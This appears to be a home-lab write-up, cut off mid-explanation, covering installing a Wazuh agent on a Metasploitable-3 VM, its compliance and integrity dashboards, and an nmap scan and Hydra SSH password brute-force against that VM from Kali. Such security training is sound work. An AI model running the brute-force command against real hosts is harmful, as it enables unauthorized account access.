Feb 2, 2025 @ 00:05:52.051	Ensure 'Maximum password age' is set to '...	-	not applicable	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 00:05:12.155	Ensure 'Enforce password history' is set to ...	-	not applicable	CIS Microsoft Windows 10 Enterprise Benc...


- **I can see the Recent events and actions of window here:**



FIM: Recent events


Time	Path	Action	Rule description	Rule Lev...	Rule Id
Feb 2, 2025 @ 01:08:31.197	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpKsl03a223b...	deleted	Registry Key Entry Deleted.	5	597
Feb 2, 2025 @ 01:08:31.182	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpKsl03a223b...	deleted	Registry Key Entry Deleted.	5	597
Feb 2, 2025 @ 01:08:31.166	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpKsl03a223ba	deleted	Registry Key Entry Deleted.	5	597
Feb 2, 2025 @ 01:08:31.150	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SharedAccess\...	deleted	Registry Value Entry Deleted.	5	751
Feb 2, 2025 @ 01:08:31.134	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SharedAccess\...	deleted	Registry Value Entry Deleted.	5	751






3. Deploy new Agent of Metasploitable-3.

- **Choosing Linux "Ubuntu with DEB amd64 version" for Metasploit-3.**





- ***wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.10.1-1_amd64.deb***

&&

- ***sudo WAZUH_MANAGER='192.168.217.134' WAZUH_AGENT_NAME='META3' dpkg -i ./wazuh-agent_4.10.1-1_amd64.deb***

```
Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty2

metasploitable3-ub1404 login:
```

- **Running the commands in Metasploit-3**


```
vagrant@metasploitable3-ub1404:~$ wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wa
zuh-agent_4.10.1-1_amd64.deb
--2025-02-01 22:27:40--  https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.10
.1-1_amd64.deb
Resolving packages.wazuh.com (packages.wazuh.com)... 108.139.79.73, 108.139.79.15, 108.139.79.29, ..
.
Connecting to packages.wazuh.com (packages.wazuh.com)|108.139.79.73|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11068842 (11M) [application/vnd.debian.binary-package]
Saving to: 'wazuh-agent_4.10.1-1_amd64.deb.1'

100%[===========================================================>] 11,068,842  2.99MB/s   in 3.5s

2025-02-01 22:27:44 (2.99 MB/s) - 'wazuh-agent_4.10.1-1_amd64.deb.1' saved [11068842/11068842]

vagrant@metasploitable3-ub1404:~$
```

- **Wazuh-manager is now successfully installed & now connecting agent with Host.**


```
vagrant@metasploitable3-ub1404:~$ sudo WAZUH_MANAGER='192.168.217.134' WAZUH_AGENT_NAME='META3' dpkg
 -i ./wazuh-agent_4.10.1-1_amd64.deb
(Reading database ... 128358 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.10.1-1_amd64.deb ...
Unpacking wazuh-agent (4.10.1-1) over (4.10.1-1) ...
Setting up wazuh-agent (4.10.1-1) ...
Processing triggers for ureadahead (0.100.0-16) ...
vagrant@metasploitable3-ub1404:~$ _
```


```
vagrant@metasploitable3-ub1404:~$ ls
VBoxGuestAdditions.iso  wazuh-agent_4.10.1-1_amd64.deb  wazuh-agent_4.10.1-1_amd64.deb.1
vagrant@metasploitable3-ub1404:~$ _
```

- **Metasploit-3, wazuh-agent is now successfully connected**





- **Analyzing (ID, status, Compliance etc)**







- **Analyzing Vulnerability Detection**







- **Checking SCA**





- **Configuring Events of Meta-3**






timestamp	data.sca.check.title	data.sca.check.file	data.sca.check.result	data.sca.policy
Feb 2, 2025 @ 00:03:23.141	-	-	-	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.116	Ensure no legacy "+" entries exist in /etc/g...	/etc/group	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.116	Ensure root is the only UID 0 account	/etc/passwd	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.116	Ensure shadow group is empty	/etc/group	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.085	Ensure password fields are not empty	/etc/shadow	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.085	Ensure no legacy "+" entries exist in /etc/p...	/etc/passwd	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.085	Ensure no legacy "+" entries exist in /etc/s...	/etc/shadow	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.055	Ensure permissions on /etc/gshadow- are ...	-	failed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.055	Ensure permissions on /etc/group- are con...	-	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.034	Ensure permissions on /etc/shadow- are c...	-	failed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.034	Ensure permissions on /etc/passwd- are c...	-	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.013	Ensure permissions on /etc/shadow are co...	-	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.013	Ensure permissions on /etc/gshadow are c...	-	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:16.013	Ensure permissions on /etc/group are conf...	-	passed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...
Feb 2, 2025 @ 00:03:15.982	Ensure access to the su command is restri...	/etc/pam.d/su	failed	CIS Ubuntu Linux 14.04 LTS Benchmark v2...

Security Analysis

Threat Hunting

- **Starting threat hunting by using kali Linux. So, I copy the Ip address of Metasploitable-3 which is '192.168.217.137' which can be seen in below snapshot.**



- **Now I open kali Linux and using nmap to check the open ports of Metasploitable-3 by using command 'sudo nmap -sV 192.168.217.137'.**

```
┌──(ravan㉿SPY)-[~]
└─$ sudo nmap -sV 192.168.217.137

[sudo] password for ravan:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 05:43 PKT
Nmap scan report for 192.168.217.137 (192.168.217.137)
Host is up (0.00076s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 00:0C:29:61:38:08 (VMware)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds

┌──(ravan㉿SPY)-[~]
└─$
```

- **In result, I can see that the secure shell SSH port in open. First, looking at the Nmap scan results they provided. The SSH service is on 'port 22', running 'OpenSSH 6.6.1p1 on Ubuntu'. So, the target is '192.168.217.137', 'port 22'.**

```
┌──(ravan㉿SPY)-[~]
└─$ sudo nmap -sV 192.168.217.137

[sudo] password for ravan:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 05:43 PKT
Nmap scan report for 192.168.217.137 (192.168.217.137)
Host is up (0.00076s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 00:0C:29:61:38:08 (VMware)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
```

- **Now I'm going to perform brute force attack on it by using 'Hydra'.**
- To use Hydra for SSH brute force, the basic syntax is ***hydra -l <username> -P <password list> <target> ssh***. But they might need more specific options.
- Using command "***hydra -l ravan -P /home/ravan/rockyou.txt ssh://192.168.217.137 -t 4 -vV***" to run the brute force attack on secure shell SSH.

Command Structure

1. **hydra**
   - The tool being used (**Hydra**), a popular brute-forcing/password-cracking tool.
2. **-l ravan**
